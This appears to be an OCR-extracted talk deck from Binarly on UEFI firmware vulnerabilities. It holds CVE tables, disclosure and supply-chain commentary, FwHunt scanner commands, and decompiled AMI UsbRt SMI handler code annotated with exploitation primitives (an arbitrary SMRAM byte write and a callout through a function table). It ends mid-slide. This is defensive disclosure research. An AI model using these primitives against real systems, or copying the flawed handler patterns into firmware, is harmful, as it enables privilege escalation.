

UEFI Firmware Vulnerabilities: Past, Present And Future

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Binarly efiXplorer team



@binarly_io

<https://www.binarly.io/posts>

<https://www.binarly.io/advisories>

<https://github.com/binarly-io>

How many vulns do we need for a one talk?



1, 2, ..., 5, ..., 10, ...

In 2022, will there still be exploitable SMM callouts?

Vulnerabilities	Number of Issues	BINARLY ID	CVE ID
SMM Callout (Privilege Escalation)	10	BRLY-2021-008, BRLY-2021-017, BRLY-2021-018, BRLY-2021-019, BRLY-2021-020, BRLY-2021-022, BRLY-2021-023, BRLY-2021-024, BRLY-2021-025, BRLY-2021-028	CVE-2020-5953, CVE-2021-41839, CVE- 2021-41841, CVE-2021-41840, CVE- 2020-27339, CVE-2021-42060, CVE- 2021-42113, CVE-2021-43522, CVE- 2022-24069, CVE-2021-43615,
SMM Memory Corruption	12	BRLY-2021-009, BRLY-2021-010, BRLY-2021-011, BRLY-2021-012, BRLY-2021-013, BRLY-2021-015, BRLY-2021-016, BRLY-2021-026, BRLY-2021-027, BRLY-2021-029, BRLY-2021-030, BRLY-2021-031	CVE-2021-41837, CVE-2021-41838, CVE- 2021-33627, CVE-2021-45971, CVE- 2021-33626, CVE-2021-45970, CVE- 2021-45969, CVE-2022-24030, CVE- 2021-42554, CVE-2021-33625, CVE- 2022-24031, CVE-2021-43323
DXE Memory Corruption	1	BRLY-2021-021	CVE-2021-42059

<https://www.binarly.io/posts/An In Depth Look at the 23 High Impact Vulnerabilities>

Insyde PSIRT Acknowledgment

"We value the work that Binarly is doing to help make firmware more secure and appreciate their professionalism while working with us to report these issues in a timely manner."


And five more High severity issues for Offensivecon

- **BRLY-2021-003 => CVE-2021-39297**
- **BRLY-2021-004 => CVE-2021-39298**
- **BRLY-2021-005 => CVE-2021-39299**
- **BRLY-2021-006 => CVE-2021-39300**
- **BRLY-2021-007 => CVE-2021-39301**




HP PSIRT Acknowledgment

"Security is always a top priority for HP, and we value the work that Binarly is doing and thank them for responsibly reporting to HP. Please follow our Security Bulletins for updates. We encourage our customers to always keep their systems up to date."



Complexity of Supply Chain leads to infinite bugs



Design or Reference code issues are the worst


Reference Implementations

Independent BIOS Vendors (IBV)

Device Manufacturers (ODM)

Less than 10%
of BIOS code!

Original Equipment Manufacturers (OEM)



Disclosing vulnerabilities industry-wide is a challenge

VINCE Vulnerability Information and Coordination Environment

Cases

User Management

My Vulnerability Reports

Report a Vulnerability

Case VU#796611: InsydeH2O UEFI BIOS impacted by multiple vulnerabilities Active

Private Message Coordinators

 View Original Report

CERT/CC received this report on 2021-09-17.

[View the report »](#)

 23 Vulnerabilities Identified

We have identified 23 vulnerabilities in this case.

[View vulnerabilities »](#)

 Expected Date Public: 2022-02-01 

We expect this vulnerability to become public on 2022-02-01.

[View the draft vulnerability note ↗](#)



Linux Vendor Firmware Service

Search firmware...

Settings Recent Tests Success Tests (1196) Failed Tests (2)

USBRT-SWSMI-CVE-2020-12301: com.intel.Uefi.UsbRt

USBRT-USBSMI-CVE-2020-12301: com.intel.Uefi.UsbRt

USBRT-INTEL-SA-00057: A potential security issue was detected in com.intel.Uefi.UsbRt


USBRT-CVE-2017-5721: com.intel.Uefi.UsbRt

Details Retry Waive

The Firmware Supply Chain Race Condition - the race (asynchronous activities) between the patched vulnerabilities and upcoming fixes from third parties against the device vendor's firmware update schedule.




Supply Chain complexity keeps 1-days unfixed for years



Disclosing and getting the vulnerability fixed is one side of the problem.

Another is to deliver this patch at scale to many systems in the field.



Detecting vulnerabilities at scale is a challenge

```
demo$ python3 scan.py --input /tmp/fujitsu_firmwares --rules Fujitsu
```

<https://github.com/binary-io/FwHunt>
https://github.com/binary-io/uefi_r2

Detecting vulnerabilities at scale is a challenge

```
demo$ python3 scan.py --input /tmp/fw.bin --rules Bull
```


<https://github.com/binaryl-io/FwHunt>
https://github.com/binaryl-io/uefi_r2

PAST <=




AMI UsbRt architecture and class of attacks

Initially complex architecture with a lot of pointers stored inside an object in system memory (Global USB Data) looks like this:



AMI UsbRt past discoveries



The original vulnerability in Intel NUCs

[Exploiting AMI Aptio firmware on example of Intel NUC by Cr4sh](#)

The original vulnerability

```
EFI_STATUS
EFIAPI
SwSmHandler(
    EFI_HANDLE DispatchHandle,
    CONST VOID *Context,
    VOID *CommBuffer,
    UINTN *CommBufferSize)
{
    ...
    // get some structure pointer stored in global variable
    struct_ptr = gUsbData;
    if (gUsbData)
        // if global variable is not zero -- clear it
        gUsbData = 0;
    else
        // 0x40e stores segment address of Extended BIOS Data Area (EBDA)
        struct_ptr = (VOID *)*(_DWORD *)(*(unsigned short *)0x40E * 0x10 + 0x104);

    if (struct_ptr)
    {
        // pass structure pointer to child function with no sanity checks
        sub_8B6EC888(struct_ptr); ←
        result = 0;
    }
    else
        result = 9;

    return result;
}
```

1

```
VOID
sub_8B6EC888(VOID* struct_ptr)
{
    if (struct_ptr)
    {
        // read byte form the beginning of the structure
        func_index = *(_BYTE *)struct_ptr;
        if (!(*_BYTE *)struct_ptr)
        {
            LABEL_6:
            // Use readed byte as index to call child function which
            // address is stored in array.
            gUsbApiTable[(unsigned __int64)func_index](struct_ptr);
            return;
        }


        // some checks to prevent array index overrun
        if (func_index >= 0x20 && func_index <= 0x38)
        {
            func_index -= 0x1F;
            goto LABEL_6;
        }

        // Write constant value to the structure with attacker controlled
        // address. It might be used as exploitation primitive to overwrite
        // arbitrary byte within SMRAM with 0xF0 value.
        *((_BYTE *)struct_ptr + 2) = 0xF0;
    }
}
```

2

!

AMI UsbRt past discoveries



The second discovery: SW SMI call-out in Intel NUCs.

[UEFI BIOS holes: So Much Magic, Don't Come Inside](#) by Alex Ermolov, Ruslan Zakirov

The second discovery

```
EFI_STATUS
EFIAPI
SwSmHandler(
    EFI_HANDLE DispatchHandle,
    CONST VOID *Context,
    VOID *CommBuffer,
    UINTN CommBufferSize)
{
//...
// get some structure pointer stored in global variable
struct_ptr = gUsbData;
if (gUsbData)
    // if global variable is not zero -- clear it
    gUsbData = 0;
else
    // 0x40e stores segment address of Extended BIOS Data Area (EBDA)
    struct_ptr = (VOID *)*(_DWORD *)(*(unsigned short *)0x40E * 0x10 + 0x104);

if (struct_ptr)
{
    // pass structure pointer to child function with no sanity checks
    sub_8B6EC888(struct_ptr); ←
    result = 0;
}
else
    result = 9;

return result;
}
```

1

```
VOID
sub_8B6EC888(VOID* struct_ptr)
{
    if (struct_ptr)
    {
        // read byte form the beginning of the structure
        func_index = *(_BYTE *)struct_ptr;
        if (!*(_BYTE *)struct_ptr)
        {
LABEL_6:
        // Use readed byte as index to call child function which
        // address is stored in array.
        gUsbApiTable[(unsigned __int64)func_index](struct_ptr);
        return;
    }

        // some checks to prevent array index overrun
        if (func_index >= 0x20 && func_index <= 0x38)
        {
            func_index -= 0x1F;
            goto LABEL_6;
        }

        // Write constant value to the structure with attacker controlled
        // address. It might be used as exploitation primitive to overwrite
        // arbitrary byte within SMRAM with 0xF0 value.
        *((_BYTE *)struct_ptr + 2) = 0xF0;
    }
}
```


2

The second discovery

Function #14 in gUsbApiTable leads to a call-out

```
.data:000000008001B860 gUsbApiTable #0 dq offset sub_8000138C
.data:000000008001B868 #1 dq offset sub_80001D24
.data:000000008001B870 #2 dq offset sub_80001440
.data:000000008001B878 dq offset sub_80001490
.data:000000008001B880 dq offset sub_80001490
.data:000000008001B888 dq offset sub_80001490
.data:000000008001B890 dq offset sub_80001498
.data:000000008001B898 dq offset sub_800014E8
.data:000000008001B8A0 dq offset sub_80001350
.data:000000008001B8A8 dq offset sub_80001490
.data:000000008001B8B0 dq offset sub_80001490
.data:000000008001B8B8 dq offset sub_80001490
.data:000000008001B8C0 dq offset sub_80001D5C
.data:000000008001B8C8 dq offset sub_80002374
.data:000000008001B8D0 #14 dq offset sub_800025A0
.data:000000008001B8D8 dq offset sub_80002618
.data:000000008001B8E0 dq offset sub_80001DF0
.data:000000008001B8E8 dq offset sub_80001F88
.data:000000008001B8F0 dq offset sub_80001F90
.data:000000008001B8F8 dq offset sub_800021A8
.data:000000008001B900 dq offset sub_800021FC
.data:000000008001B908 dq offset nullsub_1
.data:000000008001B910 dq offset sub_800020F8
.data:000000008001B918 dq offset sub_800023CC
.data:000000008001B920 dq offset sub_80002488
```

#14



```
Argc = ParamsSize >> 3;
if ( !Argc )
    return Func();
v4 = Argc - 1;
if ( !v4 )
    return (Func)(*Params);
v5 = v4 - 1;
if ( !v5 )
    return (Func)(*Params, Params[1]);
v6 = v5 - 1;
if ( !v6 )
    return (Func)(*Params, Params[1], Params[2]);
v7 = v6 - 1;
if ( !v7 )
    return (Func)(*Params, Params[1], Params[2], Params[3]);
v8 = v7 - 1;
if ( !v8 )
    return (Func)(*Params, Params[1], Params[2], Params[3], Params[4]);
v9 = v8 - 1;
if ( !v9 )
    return (Func)(*Params, Params[1], Params[2], Params[3], Params[4], Params[5]);
if ( v9 == 1 )
    return (Func)(*Params, Params[1], Params[2], Params[3], Params[4], Params[5], Params[6]);
return 0i64;
```



“The patch”

```
EFI_STATUS  
EFIAPI  
SwSmiHandler(  
    EFI_HANDLE DispatchHandle,  
    CONST VOID *Context,  
    VOID *CommBuffer,  
    UINTN CommBufferSize)  
{  
    if (gLockFlag == 1)  
        return 0;  
  
